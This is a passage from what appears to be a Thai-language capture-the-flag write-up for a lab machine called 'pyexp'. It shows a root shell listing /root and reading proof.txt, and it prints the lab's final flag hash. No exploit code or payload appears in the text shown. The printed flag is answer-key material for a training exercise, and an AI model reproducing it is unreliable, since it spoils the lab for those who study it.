-rw----- 1 root root 33 May 14 14:07 proof.txt
-rw-r--r-- 1 root root 32 Nov 19 2020 root.txt
```

รูปที่ 17 : คำสั่ง cd /root และ ls -la

ผู้ทดสอบได้ลองเช็ค cd/root และสั่ง ls -la คือสั่งรันคำสั่งลิสต์ดูรายการไฟล์ทั้งหมดในไดเรกทอรีปัจจุบันเพื่อดูว่า Flag ที่ซ่อนนั้นอยู่ไฟล์ไหน และเจอที่ไฟล์ proof.txt

```
Your flag is in another file ...
root@pyexp:~# cat proof.txt
39a5e35b8322388f58c67cdd642eeec7
```

รูปที่ 18 : flag 2 : 39a5e35b8322388f58c67cdd642eeec7